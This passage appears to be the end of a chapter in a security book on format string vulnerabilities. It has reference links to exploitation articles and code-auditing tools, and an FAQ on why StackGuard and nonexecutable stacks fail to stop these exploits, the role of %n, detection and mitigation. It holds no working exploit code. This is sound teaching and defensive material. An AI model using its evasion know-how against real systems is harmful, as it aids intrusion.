Links to Sites

- ☑ www.phrack.org—Since issue 49, this site has many interesting articles on buffer overflows and shellcodes. An article in issue 57, “Advances in Format String Exploitation,” contains additional material on exploiting Solaris systems.
- ☑ <http://msdn.microsoft.com/visualc/vctoolkit2003/Microsoft-Offers> the Visual C++ 2003 command-line compiler for free.
- ☑ www.logiclibrary.com/bugscan.html—Bugscan can be found here.
- ☑ www.applicationdefense.com—Site for Application Defense Source Code Security Products.
- ☑ www.splint.org—The Web site for SPLINT.
- ☑ www.dwheeler.com/flawfinder/—The Flawfinder Web site.
- ☑ <http://community.core-sdi.com/~gera/InsecureProgramming/>—Contains samples of vulnerable programs, usually with non-obvious flaws.
- ☑ http://core-sec.com/examples/core_format_strings.pdf—Offers solutions to programs in the previous link.
- ☑ <http://community.core-sdi.com/~juliano/usfs.html>—Has tons of format string vulnerabilities and related materials.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

- Q:** Can nonexecutable stack configurations or stack protection schemes such as StackGuard protect against format string exploits?
- A:** Unfortunately, no. Format string vulnerabilities allow for an attacker to write to almost any location in memory. StackGuard protects the integrity of stack frames, while nonexecutable stack configurations do not allow instructions in the stack to be executed. Format string vulnerabilities allow for both of these protections to be evaded. Hackers can replace values used to reference instructions other than function return addresses to avoid StackGuard, and can place shellcode in areas such as the heap. Although protections such as nonexecutable stack configurations and StackGuard may stop some publicly available exploits, determined and skilled hackers can usually get around them.
- Q:** Are format string vulnerabilities UNIX-specific?
- A:** No. Format string vulnerabilities are common in UNIX systems because of the more frequent use of the `printf` functions. Misuse of the `syslog` interface also contributes to many of the UNIX-specific format string vulnerabilities. The exploitability of these bugs (involving writing to memory) depends on whether the C library implementation of `printf` supports `%n`. If it does, any program linked to it with a format string bug can theoretically be exploited to execute arbitrary code.
- Q:** How can I find format string vulnerabilities?
- A:** Many format string vulnerabilities can easily be picked out in source code. In addition, they can often be detected automatically by examining the arguments passed to `printf()` functions. Any `printf()` family call that has only a single argument is an obvious candidate, if the data being passed is externally supplied.
- Q:** How can I eliminate or minimize the risk of unknown format string vulnerabilities in programs on my system?
- A:** A good start is by having a sane security policy. Rely on the least-privileges model and ensure that only the most necessary utilities are installed on

setuid and can be run only by members of a trusted group. Disable or block access to all services that are not completely necessary.

- Q:** What are some signs that someone may be trying to exploit a format string vulnerability?
- A:** This question is relevant because many format string vulnerabilities are due to bad use of the `syslog()` function. When a format string vulnerability due to `syslog()` is exploited, the formatted string is output to the log stream. An administrator monitoring the syslog logs can identify format string exploitation attempts by the presence of strange looking syslog messages. Some other more general signs are if daemons disappear or crash regularly due to access violations.

